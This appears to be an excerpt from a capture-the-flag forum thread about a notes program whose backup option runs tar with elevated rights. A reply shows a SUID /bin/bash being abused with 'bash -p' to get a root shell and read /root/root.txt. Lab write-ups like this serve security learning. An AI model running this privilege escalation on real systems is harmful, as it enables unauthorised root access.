
```
==========================================
1) Create an user and choose an username
2) Show user information
3) Delete an user
4) Write a note
5) Show a note
6) Save a note (not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
==========================================

Your choice: 8

Access granted!
tar: Removing leading `/' from member names
/opt/notes/
```

Erel Regev

#5


==========
1) Create an user and choose an username
2) Show user information
3) Delete an user
4) Write a note
5) Show a note
6) Save a note (not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
==========
Your choice: 9
-bash-5.1$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
-bash-5.1$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# cat root.txt
[redacted]
bash-5.1#